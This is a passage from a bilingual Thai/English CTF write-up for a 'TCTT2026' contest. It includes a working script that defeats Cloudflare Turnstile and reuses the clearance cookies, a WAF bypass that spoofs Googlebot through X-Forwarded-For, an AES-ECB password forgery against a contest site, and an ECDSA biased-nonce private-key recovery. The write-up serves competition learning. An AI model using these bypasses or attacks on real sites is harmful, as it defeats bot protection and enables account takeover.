ทำไมต้อง headed + native fingerprint: Turnstile ไม่ได้ดูแค่ว่ากดถูกช่องไหม แต่ประเมิน “ความเป็นมนุษย์” จากหลายสัญญาณ - WebGL/canvas fingerprint, การขยับเมาส์จริง, timing, และความสอดคล้องของ fingerprint กับ User-Agent ถ้ารัน headless (--headless=new) ตัว GPU/AudioContext fingerprint จะเพี้ยนจนโดนตี bot ทันที และถ้าปลอม UA เป็น Windows แต่ Chromium จริงรันบน Linux (WebGL renderer, platform, font ทั้งหมดเป็น Linux) ความไม่ตรงกันนี้ยิ่งเพิ่ม bot score ทางออกคือรัน Chromium จริงแบบมีจอ (headed) ผ่าน WSLg (DISPLAY=:0) แล้วปล่อยให้ fingerprint เป็น Linux ตามจริง ไม่ปลอมอะไรเลย
Why headed + native fingerprint: Turnstile doesn’t just check the click - it scores “humanness” from WebGL/canvas fingerprint, real mouse motion, timing, and the consistency between fingerprint and User-Agent. Headless (--headless=new) skews the GPU/AudioContext fingerprint enough to be flagged instantly, and spoofing a Windows UA on a real Linux Chromium (Linux WebGL renderer/platform/fonts) makes the mismatch worse. The fix: run a real, headed Chromium through WSLg (DISPLAY=:0) and let the fingerprint stay Linux - spoof nothing.
# solve_turnstile.py - nodriver 0.50.3, headed บน WSLg
# pip install --break-system-packages nodriver==0.50.3
# export DISPLAY=:0          # ต้องมี WSLg / X server
# python3 solve_turnstile.py https://<host>/            # หน้า HTML ที่มีฟอร์ม Turnstile
import sys, json, asyncio, nodriver as uc

TARGET = sys.argv[1] if len(sys.argv) > 1 else "https://<host>/"

async def main():
    browser = await uc.start(
        browser_executable_path="/usr/bin/chromium",   # Chromium จริงของ Kali
        headless=False,                                # ต้อง headed เท่านั้น
        # อย่าใส่ user_agent / อย่าปลอม UA เป็น Windows - ปล่อย fingerprint เป็น Linux
        browser_args=["--window-size=1280,900", "--disable-blink-features=AutomationControlled"],
    )
    page = await browser.get(TARGET)
    await page.sleep(3)

    # หา widget แล้วคลิก checkbox ด้วยเมาส์จริงผ่าน CDP (ขยับก่อนคลิก = ดูเป็นมนุษย์)
    for _ in range(30):
        box = await page.query_selector(".cf-turnstile, div[id^='cf-chl-widget']")
        if box:
            await page.mouse_move(200, 300); await page.sleep(0.4)
            await page.mouse_move(360, 430, steps=12); await page.sleep(0.3)
            try:
                await box.mouse_click()
            except Exception:
                pass
            break
        await page.sleep(0.5)

    # รอ token ออก (~15 วิ) แล้วดึง cookie ที่ Cloudflare/แอปเซ็ตกลับมา
    token = None
    for _ in range(30):
        await page.sleep(1)
        val = await page.evaluate(
            "document.querySelector('[name=cf-turnstile-response]')?.value || ''")
        if val:
            token = val; break

    cookies = await browser.cookies.get_all()
    jar = {c.name: c.value for c in cookies}
    print("turnstile token:", (token or "")[:24], "...")
    print("__Host-THCTT-Capability:", jar.get("__Host-THCTT-Capability", "(none)"))
    print("cf_clearance          :", jar.get("cf_clearance", "(none)"))
    # เซฟไว้ใช้กับ curl ต่อ
    open("cookies.json", "w").write(json.dumps(jar, indent=2))
    await browser.stop()

uc.loop().run_until_complete(main())
พอได้ cookie แล้วยิง /api/* ด้วย curl ล้วนได้เลย ไม่ต้องเปิด browser ต่อ request สำคัญ: cf_clearance ผูกกับ UA + IP ต้องใช้ UA เป็น Linux ตัวเดียวกับตอนแก้ (ถ้า UA ไม่ตรง Cloudflare เด้ง error 1010)
With the cookies in hand you can hit /api/* over plain curl - no browser per request. Key detail: cf_clearance is bound to UA + IP, so reuse the same Linux UA you solved with (a mismatched UA makes Cloudflare throw error 1010).
# ใช้ cookie ที่แก้ Turnstile ได้แล้วต่อ (UA ต้องเป็น X11; Linux ตัวเดิม)
CAP=$(python3 -c "import json;print(json.load(open('cookies.json'))['__Host-THCTT-Capability'])")
CF=$(python3 -c "import json;print(json.load(open('cookies.json')).get('cf_clearance',''))")
UA='Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36'

curl -s 'https://<host>/api/whoami' \
  -A "$UA" \
  -b "__Host-THCTT-Capability=$CAP; cf_clearance=$CF"
Cryptography
6) Legacy Signer - ECDSA biased-nonce (Hidden Number Problem lattice)
Flag: TCTT2026{eec35ec95f3c4683ccf9a13554090b10}
secp256k1 ECDSA มี log ลายเซ็น 463 อัน จาก private key ตัวเดียว (d, เปิดเผย Q) CHANGELOG บอกว่ามี RNG nonce 4 เวอร์ชัน และฟิลด์ src ในแต่ละ message บอกเวอร์ชันชัด ๆ:
- v1 proto-alpha - top 12 bits ของ nonce เป็น 0 (
k < 2^244, 10 sig) ใช้โจมตีได้ - v2 signer-v2 - top 8 bits เป็น 0 (
k < 2^248, 217 sig) ใช้โจมตีได้ - v3 signer-v3 - HMAC-DRBG (ปลอดภัย, 138 sig)
- v4 signer-v4 - MT19937 seed ครั้งเดียว แล้ว SHA-256 (ยาก, 98 sig)
ไม่มี nonce ซ้ำ (r ไม่ซ้ำ) จึงต้องใช้ Hidden Number Problem lattice (Boneh-Venkatesan / Nguyen-Shparlinski) จาก nonce ที่ bias ใช้ v2 แค่ ~60 sig ก็พอ
secp256k1 ECDSA with 463 logged signatures from a single private key (d, Q published). The CHANGELOG documents 4 nonce RNG versions, and each message’s src field labels the version cleanly:
- v1 proto-alpha - top 12 bits of nonce zeroed (
k < 2^244, 10 sigs) exploitable - v2 signer-v2 - top 8 bits zeroed (
k < 2^248, 217 sigs) exploitable - v3 - HMAC-DRBG (secure, 138)
- v4 - MT19937 seeded once, output SHA-256’d (hard, 98)
No nonce reuse (all r distinct) to use the Hidden Number Problem lattice (Boneh-Venkatesan / Nguyen-Shparlinski) over the biased-nonce sigs. Only ~60 v2 sigs are needed.
ทำไม nonce ที่ bias ถึงรั่ว private key (อธิบายแบบเข้าใจง่าย):
สมการ ECDSA ต่อ 1 ลายเซ็นคือ s = k⁻¹·(z + r·d) mod n เมื่อ z=แฮชของข้อความ, r,s=ลายเซ็น, d=private key, k=nonce ลับ ย้ายข้างหา k:
ถ้า k เป็นเลขสุ่มเต็มช่วง [1, n) สมการนี้บอกอะไรเราไม่ได้เลย (มี d ที่เป็นไปได้ทุกค่า) แต่ v2 ทำ top 8 บิตของ k เป็นศูนย์ จน k < 2²⁴⁸ ทั้งที่ n ≈ 2²⁵⁶ แปลว่า k เป็น “เลขเล็ก” เมื่อเทียบกับ n นั่นคือ t_i·d + a_i mod n ต้องออกมาเล็กเสมอ ทุกลายเซ็น จึงเป็นข้อจำกัดที่แรงมาก
นี่คือ Hidden Number Problem: หา d ที่ทำให้ t_i·d − (−a_i) mod n เล็กพร้อมกันทุก i ในเชิงเรขาคณิต ค่าที่เหลือเล็ก ๆ เหล่านี้ประกอบเป็น “เวกเตอร์สั้น” ในแลตทิซ (lattice) ที่สร้างจาก t_i, n - แล้ว LLL จะช่วยหาเวกเตอร์สั้นนั้นเจอ ซึ่งพอถอดออกมาก็ได้ d ตรง ๆ
เกร็ดในโค้ด: เราลบ W = Bnd/2 ออกจากแต่ละพจน์ (u_i = z·s⁻¹ − W) เพื่อ “จัดกึ่งกลาง” ให้ |k − W| < W (สมมาตรรอบ 0) ขอบเขตจะแคบลงครึ่งนึง LLL เลยเจอง่ายขึ้น และคูณทั้งแลตทิซด้วย N เพื่อให้ทุกช่องเป็นจำนวนเต็ม (exact LLL) ยิ่งใส่ v2 หลายอัน (ที่นี่ ~60) ขอบเขตยิ่งชัด lattice ยิ่งชี้ไปที่ d เดียว
Why a biased nonce leaks the private key (the intuition):
Each ECDSA signature gives s = k⁻¹·(z + r·d) mod n (with z=message hash, r,s=signature, d=private key, k=secret nonce). Solve for k:
If k were random across [1, n), this tells us nothing (every d is possible). But v2 zeroes the top 8 bits of k to k < 2²⁴⁸ while n ≈ 2²⁵⁶, so k is “small” relative to n. That means t_i·d + a_i mod n must come out small for every signature - a very strong constraint.
That’s the Hidden Number Problem: find d such that t_i·d − (−a_i) mod n is simultaneously small for all i. Geometrically these small residues form a short vector in a lattice built from the t_i and n, and LLL finds that short vector - decoding it gives d directly.
Code detail: we subtract W = Bnd/2 from each term (u_i = z·s⁻¹ − W) to center the target so |k − W| < W (symmetric about 0), halving the bound so LLL locks on more easily; and we scale the whole lattice by N to keep every entry integral (exact LLL). The more v2 sigs you feed (~60 here), the tighter the bound and the more uniquely the lattice points at the single d.
Solve script (solve_legacy.py):
# pip install --break-system-packages python-flint   # 0.9.0 gives fast exact LLL
# usage: python3 solve_legacy.py [signatures.json] [pubkey_hex]
# signatures.json : the challenge sig log (rename to your actual file)
# pubkey_hex      : the published Q, compressed (02/03..) or uncompressed (04..)
import sys, json, hashlib
from flint import fmpz_mat

# --- secp256k1 params + a real EC implementation (affine) so we can verify d*G == Q ---
N  = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
Gx = 0x79BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815B16F81798
Gy = 0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08FFB10D4B8
P  = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEFFFFFC2F
G  = (Gx, Gy)

def inv(a, m): return pow(a, -1, m)

def ec_add(A, B):                       # None = point at infinity
    if A is None: return B
    if B is None: return A
    (x1, y1), (x2, y2) = A, B
    if x1 == x2 and (y1 + y2) % P == 0: return None
    if A == B:
        l = (3 * x1 * x1) * inv(2 * y1, P) % P
    else:
        l = (y2 - y1) * inv((x2 - x1) % P, P) % P
    x3 = (l * l - x1 - x2) % P
    y3 = (l * (x1 - x3) - y1) % P
    return (x3, y3)

def ec_mul(k, Pt):
    R = None
    k %= N
    while k:
        if k & 1: R = ec_add(R, Pt)
        Pt = ec_add(Pt, Pt)
        k >>= 1
    return R

def load_pubkey(hexstr):                # accepts compressed or uncompressed
    b = bytes.fromhex(hexstr.strip())
    if b[0] == 0x04:                    # uncompressed 04||X||Y
        return (int.from_bytes(b[1:33], 'big'), int.from_bytes(b[33:65], 'big'))
    x = int.from_bytes(b[1:33], 'big')  # compressed 02/03||X
    y = pow((pow(x, 3, P) + 7) % P, (P + 1) // 4, P)
    if (y & 1) != (b[0] & 1): y = P - y
    return (x, y)

SIG_FILE = sys.argv[1] if len(sys.argv) > 1 else 'signatures.json'
Q = load_pubkey(sys.argv[2]) if len(sys.argv) > 2 else None  # published public key

# --- load only v2 sigs (top 8 bits zeroed => k < 2^248) ---
BND = 1 << 248          # bound on nonce
W   = BND // 2          # center shift
sigs = []               # each: (r, s, z)
for msg in json.load(open(SIG_FILE)):
    if msg['src'] != 'signer-v2':
        continue
    r, s = int(msg['r'], 16), int(msg['s'], 16)
    z = int.from_bytes(hashlib.sha256(msg['message'].encode()).digest(), 'big') % N
    sigs.append((r, s, z))
    if len(sigs) == 60:
        break

m = len(sigs)
# --- build the HNP lattice (scaled by N), dim m+2 ---
# per sig:  t_i = r_i * s_i^-1 ,  u_i = (z_i * s_i^-1 - W) mod N
rows = [[0] * (m + 2) for _ in range(m + 2)]
for i in range(m):
    rows[i][i] = N * N          # diag N^2
t, u = [], []
for r, s, z in sigs:
    si = inv(s, N)
    t.append((r * si) % N)
    u.append((z * si - W) % N)
for i in range(m):
    rows[m][i]   = N * t[i]
    rows[m + 1][i] = N * u[i]
rows[m][m]         = W
rows[m + 1][m + 1] = N * W

L = fmpz_mat(rows).lll()

# --- scan every short vector, verify d*G == Q (or self-consistency if Q unknown) ---
d = None
for i in range(m + 2):
    row = [int(L[i, j]) for j in range(m + 2)]
    for cand in (abs(row[m]) // W % N, (N - abs(row[m]) // W) % N):
        if not (0 < cand < N):
            continue
        if Q is not None:
            if ec_mul(cand, G) == Q:
                d = cand; break
        else:
            # no Q given: accept the d that makes every sig's nonce fit the v2 bound
            if all(((z + r * cand) * inv(s, N)) % N < BND for r, s, z in sigs):
                d = cand; break
    if d is not None:
        break

assert d is not None, "no candidate recovered - feed more v2 sigs or pass the pubkey"
print("d =", hex(d))
# flag = TCTT2026{ first 32 hex of sha256( hex(d) WITH 0x prefix ) }
flag = "TCTT2026{" + hashlib.sha256(hex(d).encode()).hexdigest()[:32] + "}"
print(flag)   # TCTT2026{eec35ec95f3c4683ccf9a13554090b10}
จุดพลาดที่ต้องระวัง: flag = sha256(hex(d)) โดย hex(d) ต้อง มี prefix 0x (คือ "0x14911ee0...") แล้วตัด 32 ตัวแรกของ hexdigest
Gotcha: flag = sha256(hex(d)) where hex(d) must include the 0x prefix (i.e. "0x14911ee0..."), then take the first 32 hex chars of the digest.
d = 0x14911ee05a623cb056bf9f43430dbfda855194b3486202ea7db686643b1370b4
7) Hidden Data - reversed-base64 to split-7z reassembly to PNG-in-JPEG
Flag: TCTT2026{H1DD3NXDATAFLAG}
ไฟล์ .txt เป็น base64 ที่ถูก กลับลำดับ (เบาะแส: ขึ้นต้นด้วย == ซึ่งปกติเป็น padding ท้าย) และมี UTF-8 BOM นำหน้า ตัด BOM + กลับ + decode ได้ 7z ขนาด 7,096,516 ไบต์ แต่ แตกตรง ๆ ไม่ได้ เพราะ archive ถูกแยกเป็น 2 ช่วงเหลื่อมกันในไฟล์เดียว ต้องประกอบกลับก่อน ข้างในเป็น JPEG หลอก (เปิดมาเห็นแค่คำว่า “wasted”) ที่ ซ่อน PNG จริงไว้ข้างใน flag อยู่ใน PNG นั้น
The .txt is reversed base64 (tell: it starts with ==, normally trailing padding) with a UTF-8 BOM. Strip the BOM, reverse, decode, and you get a 7z of 7,096,516 bytes that won’t extract directly: the archive is split into two overlapping halves inside one file and must be reassembled. Inside is a decoy JPEG (it only shows the word “wasted”) that hides a real PNG - the flag is in the PNG.
Step 1 - reverse + base64 decode (mind the BOM):
# hidden_step1.py
from pathlib import Path
import base64
raw = Path('Challenge_Hidden_Data.txt').read_bytes()
assert raw.startswith(b'\xef\xbb\xbf')                          # UTF-8 BOM
blob = base64.b64decode(raw[3:].strip()[::-1], validate=True)   # reverse then decode
assert blob[:6] == b'7z\xbc\xaf\x27\x1c' and len(blob) == 7_096_516
Path('blob.7z').write_bytes(blob)
Step 2 - the 7z is two overlapping halves; reassemble them:
อ่าน start header (32 ไบต์): NextHeaderOffset=3539098, NextHeaderSize=106 แปลว่า archive จริงควรยาว 32+3539098+106 = 3539236 ไบต์ แต่ blob ยาว 7,096,516 (เกือบ 2 เท่า) คือ payload ถูกแยกเป็น 2 ช่วงซ้อนกัน ไบต์ตรงรอยต่อถูกแบ่งคนละ nibble จึงประกอบด้วย bitwise OR ไบต์เดียว ไม่ใช่ XOR ทั้งก้อน (นี่คือเหตุผลที่ patch NextHeaderOffset เฉย ๆ แล้วแตกไม่ออก)
The 32-byte start header says NextHeaderOffset=3539098, NextHeaderSize=106, so the real archive should be 32+3539098+106 = 3539236 bytes, but the blob is 7,096,516 (~2x): the payload is two overlapping halves. The boundary byte is split across nibbles, so you merge it with a single bitwise OR, not a whole-block XOR (this is why just patching NextHeaderOffset never extracts).
# hidden_step2.py
from pathlib import Path
import struct
blob = Path('blob.7z').read_bytes()
next_offset, next_size = struct.unpack('<QQ', blob[12:28])
physical = 32 + next_offset + next_size            # 3539236
middle   = len(blob) - 2*physical + 160            # overlap gap = 18204
second   = blob[physical + middle:]                # second half starts at 3557440
fixed = blob[:180] + bytes([blob[180] | second[20]]) + second[21:]   # OR the boundary byte
assert len(fixed) == physical
Path('HiddenData-fixed.7z').write_bytes(fixed)
Step 3 - extract, then carve the PNG hidden inside the decoy JPEG:
7z x ได้ HiddenFlag.jpg (1000x1000) ที่เปิดมาเห็นแค่ “wasted” เป็นภาพหลอก binwalk เจอ PNG ซ่อนที่ offset 0x8DE4 (36324) carve ออกด้วยการ parse PNG chunk ไปจนถึง IEND (อย่า dd ยาวถึง EOF เพราะมี ZIP เปล่าต่อท้าย)
7z x yields HiddenFlag.jpg (1000x1000) that only shows “wasted” - a decoy. binwalk finds a PNG hidden at offset 0x8DE4 (36324); carve it by walking PNG chunks up to IEND (don’t dd to EOF - there’s an empty ZIP appended).
7z x -y HiddenData-fixed.7z          # -> HiddenFlag.jpg (decoy that shows "wasted")
binwalk HiddenFlag.jpg               # PNG image at 36324 (0x8DE4)
# hidden_step3.py - carve the PNG cleanly (chunk-walk to IEND)
from pathlib import Path
import struct
jpeg = Path('HiddenFlag.jpg').read_bytes()
start = jpeg.index(b'\x89PNG\r\n\x1a\n'); pos = start + 8
while True:
ln = struct.unpack('>I', jpeg[pos:pos+4])[0]; ct = jpeg[pos+4:pos+8]
pos += 12 + ln
if ct == b'IEND':
break
Path('HiddenFlag.png').write_bytes(jpeg[start:pos]) # open this - the flag is written on it
เปิด HiddenFlag.png เห็นข้อความ Flag is TCTT2026{H1DD3NXDATAFLAG} (ตัวคั่นระหว่าง H1DD3N กับ DATAFLAG เป็น X ตัวใหญ่จริง ไม่ใช่ _)
Opening HiddenFlag.png reveals Flag is TCTT2026{H1DD3NXDATAFLAG} (the separator between H1DD3N and DATAFLAG is a literal capital X, not an underscore).
8) Insecure Password Generator - AES-ECB cut-and-paste
Flag: TCTT2026{3CBShuffl1ng1$EZ} Target: https://cybertop2026.site/ (“Mobile Login” portal)
รหัสผ่านเริ่มต้นของแต่ละบัญชี = AES-128-ECB( {"userid":"<เบอร์ 10 หลัก>"} ) เป็น hex ตัวใหญ่ เป้าหมายคือ login เป็นบัญชี 0890345536 (สมัครซ้ำไม่ได้ เพราะเป็นเบอร์ที่อนุมัติแล้ว) เนื่องจาก ECB เข้ารหัสทีละบล็อกแบบ deterministic และ plaintext ยาว 23 ไบต์ pad เป็น 32 ไบต์ = 2 บล็อกพอดี โดยรอยแบ่งตกที่กลางเบอร์:
- Block 1 (16B) =
{"userid":"+ 5 หลักแรก -> ขึ้นกับ 5 หลักแรกเท่านั้น - Block 2 (16B) = 5 หลักหลัง +
"}+ PKCS7 pad -> ขึ้นกับ 5 หลักหลังเท่านั้น
จึง ตัดต่อบล็อก (cut-and-paste) ปลอมรหัสผ่านของเป้าหมายได้จาก 2 บัญชีที่เราสมัครเอง
Each account’s default password = AES-128-ECB( {"userid":"<10-digit phone>"} ) in uppercase hex. The goal is to log in as 0890345536 (which can’t be re-registered, being an approved number). Because ECB is deterministic per block and the 23-byte plaintext pads to 32 bytes = exactly 2 blocks, the split lands mid-number:
- Block 1 (16B) =
{"userid":"+ first 5 digits -> depends only on the first 5 digits - Block 2 (16B) = last 5 digits +
"}+ PKCS7 pad -> depends only on the last 5 digits
So you cut-and-paste blocks to forge the target’s password from two accounts you register yourself.
Step 0 - WAF bypass (Hostinger hcdn anti-bot):
# request ปกติโดน 403/reCAPTCHA -> ปลอมเป็น Googlebot ผ่าน X-Forwarded-For
curl -s https://cybertop2026.site/ -H 'X-Forwarded-For: 66.249.66.1' -H 'User-Agent: Mozilla/5.0'
Steps - register 2 helper accounts, splice their blocks:
target 0890345536  ->  first5 = 08903 , last5 = 45536
register 0890300000 -> take Block1 (08903...): 7E1BFA166EC0F460B8749F2CD7A89F53
register 0000045536 -> take Block2 (...45536"}): BB47DE0A9D4FA6C5A9B6D33CE7936966
forged password = Block1 || Block2
# login ด้วยรหัสที่ประกอบเอง -> flag
curl -s https://cybertop2026.site/ -H 'X-Forwarded-For: 66.249.66.1' \
--data 'action=login&mobile=0890345536&password=7E1BFA166EC0F460B8749F2CD7A89F53BB47DE0A9D4FA6C5A9B6D33CE7936966'
# -> Login successful! Flag: TCTT2026{3CBShuffl1ng1$EZ}พิสูจน์ determinism: Block2 ของ
0890000000กับ0890300000เท่ากันเป๊ะ เพราะ 5 หลักหลัง (00000) เหมือนกัน ชื่อ flag3CBShuffl1ng1$EZ= “ECB Shuffling is EZ” ใบ้เทคนิคเอง
Determinism proof: Block2 of
0890000000and0890300000are identical because the last 5 digits (00000) match. The flag3CBShuffl1ng1$EZ= “ECB Shuffling is EZ” spells out the technique.
9) Secret Encoding - Morse over I/l homoglyphs
Flag: TCTT2026{S3CR3TXENC0D1NG}
ไฟล์ .txt ใช้อักขระแค่ 4 ตัว: I l _ | มีตัวคั่น 2 ระดับ (| คั่นคำ, _ คั่นตัวอักษร) เหลือ 2 สัญลักษณ์ I/l ในแต่ละ token = คิดถึง Morse ทันที: I = dot, l = dash ทดสอบคำแรก l_IIII_II_III = - .... .. ... = THIS -> ยืนยันถูกทาง
The .txt uses only 4 chars: I l _ |, with two separator levels (| = word, _ = letter). Each token is left with just I/l = think Morse: I = dot, l = dash. Decoding the first word l_IIII_II_III = - .... .. ... = THIS confirms it.
# secret_encoding.py
DATA = open("Secret_Encording.txt").read().strip()
MORSE = {'.-':'A','-...':'B','-.-.':'C','-..':'D','.':'E','..-.':'F','--.':'G','....':'H',
 '..':'I','.---':'J','-.-':'K','.-..':'L','--':'M','-.':'N','---':'O','.--.':'P','--.-':'Q',
 '.-.':'R','...':'S','-':'T','..-':'U','...-':'V','.--':'W','-..-':'X','-.--':'Y','--..':'Z',
 '-----':'0','.----':'1','..---':'2','...--':'3','....-':'4','.....':'5','-....':'6','--...':'7',
 '---..':'8','----.':'9','.-.-.-':'.','-.--.':'(','-.--.-':')'}
def dec(data):
    out=[]
    for w in data.split('|'):
        w=w.strip('_')
        if not w: continue
        out.append(''.join(MORSE.get(''.join('.' if c=='I' else '-' for c in t),'?')
                           for t in w.split('_') if t))
    return ' '.join(out)
print(dec(DATA))
# -> THIS IS THE SECRET MESSAGE. THE FLAG IS TCTT2026(OPENBRACESSYMBOL)S3CR3TXENC0D1NG(CLOSEBRACESSYMBOL)
{ } ถูกสะกดเป็นคำ OPENBRACESSYMBOL/CLOSEBRACESSYMBOL ครอบด้วยวงเล็บ Morse ( ) (แปลว่า “แทนด้วยสัญลักษณ์นี้”) เนื้อ flag = S3CR3T + X (Morse -..-) + ENC0D1NG โดย X เป็นตัวอักษรจริงในตัว flag (theme เดียวกับ Stupid Encryption ที่ใช้ X เป็นตัวคั่น)
{ and } are spelled as words OPENBRACESSYMBOL/CLOSEBRACESSYMBOL wrapped in Morse parens ( ) (meaning “put this symbol here”). The flag body = S3CR3T + X (Morse -..-) + ENC0D1NG, with X a literal character in the flag (same theme as Stupid Encryption, which uses X as a separator).
10) Stupid Encryption - custom base-16 monoalphabetic substitution
Flag: TCTT2026{XLAZYXC0D3RX}
StupidEncryption.txt เป็น base64 พอ decode ได้ token คู่ ๆ คั่นด้วยช่องว่าง เช่น FG EC EF IA ... ใช้แค่ 16 สัญลักษณ์ (A-J + e-j) = base-16 แต่ละ token 2 ตัว = 1 ไบต์ (hi*16 + lo) โดย mapping สัญลักษณ์->nibble เป็นความลับ (ไม่ให้ key) จึงแก้ด้วยการมองเป็น monoalphabetic substitution แล้ว hillclimb ตามความถี่ภาษาอังกฤษ (token ที่บ่อยสุด IA = space)
StupidEncryption.txt is base64; decoding gives space-separated pairs like FG EC EF IA .... Only 16 symbols are used (A-J + e-j) = base-16; each 2-char token = 1 byte (hi*16 + lo), with the symbol->nibble map kept secret (no key given). So treat it as a monoalphabetic substitution and hillclimb on English frequency (the most common token IA = space).
# stupid_decrypt.py - base64 -> hillclimb the 16-symbol nibble map
import base64, random
toks = base64.b64decode(open("StupidEncryption.txt").read().strip()).decode().split()
syms = sorted(set(''.join(toks))); pairs = [(t[0], t[1]) for t in toks]
TRI = ['the','and','ing','ion','tio','ent']; WORDS = [' the ',' flag ','TCTT2026']
dec = lambda m: ''.join(chr(m[a]*16+m[b]) if 32<=m[a]*16+m[b]<127 else '.' for a,b in pairs)
def score(m):
    s = dec(m); lo = s.lower()
    return sum(lo.count(t)*3 for t in TRI) + sum(s.count(w)*20 for w in WORDS) - s.count('.')*4
best, bs = None, -1e9
for _ in range(150):                                   # random-restart hillclimb
    m = dict(zip(syms, random.sample(range(16), 16))); sc = score(m)
    for _ in range(8000):
        x, y = random.sample(syms, 2); m[x], m[y] = m[y], m[x]; ns = score(m)
        if ns >= sc: sc = ns
        else: m[x], m[y] = m[y], m[x]
    if sc > bs and 'TCTT2026' in dec(m): bs, best = sc, dict(m)
print(dec(best))
# -> The lazy coder stared at the blinking cursor ... Flag is TCTT2026{XLAZYXC0D3RX} ...
#    ** Lesson Learn: Dev Your Own Encrypt Algorithm, it not secure and AI can easily detect the pattern and decode it.
ข้อความ plaintext บอกเองตอนท้ายว่า “AI can easily detect the pattern and decode it” ซึ่งก็จริงตามนั้น (hillclimb ถอดออกในไม่กี่วินาที)
The plaintext itself ends with “AI can easily detect the pattern and decode it” - which held true (the hillclimb cracked it in seconds).
OSINT
11) InsecureDev - GitHub to Trello chain
Flag: TCTT{0$1NTCANB3CHA1N} (= “OSINT CAN BE CHAINED”)
หมายเหตุ: รูปแบบ flag เป็น
TCTT{...}(ไม่ใช่TCTT2026{...}แบบที่ brief บอก)
โจทย์เป็น OSINT ล้วน ไม่ต้องยิงโฮสต์ ให้ pivot ที่ persona ของ developer ไม่ใช่ keyword ของโดเมน (repo เพิ่งสร้างใหม่ ยังไม่ถูก index):
Note: The flag format is
TCTT{...}(notTCTT2026{...}as the brief claimed).
Pure OSINT, no host attack. Pivot on the developer persona, not the domain keyword (the repo is freshly created and not indexed anywhere yet):
หลักคิด (ทำไม pivot ที่ persona ไม่ใช่ keyword โดเมน): โจทย์นี้ของจริงถูกสร้างสด ๆ ก่อนแข่ง - ถ้าไป Google ชื่อโดเมนหรือ keyword จะไม่เจออะไรเพราะยังไม่ถูก index เลย กุญแจคือ artifact ที่ นักพัฒนาเผลอทิ้งไว้ (HTML comment ที่มีชื่อบริษัท/ทีม) แล้ว pivot ตาม ตัวคน/ทีม ไปยัง GitHub แล้วดูของที่เขา push ขึ้นใหม่ ๆ (repo/README) มักมีลิงก์ไป workspace อื่น (Trello/Notion) ที่ตั้ง public ไว้โดยไม่ระวัง
Methodology (why pivot on the persona, not the domain keyword): the real target is freshly created right before the event - Googling the domain or keyword finds nothing (not indexed yet). The key is an artifact the developer accidentally left behind (an HTML comment naming the company/team), then pivoting on the person/team to GitHub to whatever they just pushed (repo/README) usually links to another workspace (Trello/Notion) left public by mistake.
Chain / steps:
# 1) เจอชื่อทีมจาก HTML comment ของหน้า placeholder
curl -s https://support.cybertop2026.site/ | grep -i '<!--'
#    -> <!-- Dev by InsecureDev Co., Ltd.-->

# 2) pivot ไป GitHub ด้วยชื่อ persona (ใช้ Search API หา user/code)
curl -s 'https://api.github.com/search/users?q=InsecureDev' | jq '.items[].login'
curl -s 'https://api.github.com/search/code?q=InsecureDev+Co' | jq '.items[].repository.full_name'
#    -> user: joinern16-hub  (สร้าง 2026-08-09, 1 repo)

# 3) ยืนยันเจ้าของ: repo FirstProject มี default.php + comment เดียวกัน
curl -s https://raw.githubusercontent.com/joinern16-hub/FirstProject/main/default.php | grep '<!--'

# 4) README ชี้ไป public Trello board -> โหลด .json ทั้งบอร์ด (world-readable)
#    enumerate ทุก card + description ด้วย jq
curl -s 'https://trello.com/b/sRdHlVI0.json' \
  | jq -r '.cards[] | "== \(.name) ==\n\(.desc)\n"'
#    card "1st Assignment": domain + secret path /6a78a898-34b8-83ec-a1f1-2101ddeb015c/
#    card "Note to team"  : ชื่อไฟล์ eservice.php

# 5) ประกอบ path + filename -> GET (เข้า bare dir เฉย ๆ = 403)
curl -s 'https://support.cybertop2026.site/6a78a898-34b8-83ec-a1f1-2101ddeb015c/eservice.php'
# => TCTT{0$1NTCANB3CHA1N}
เกร็ด jq: .cards[] ให้ card ทั้งหมด, .desc คือรายละเอียดที่มักซ่อน path/secret, ถ้ามีไฟล์แนบดูที่ .cards[].attachments[].url ได้ด้วย
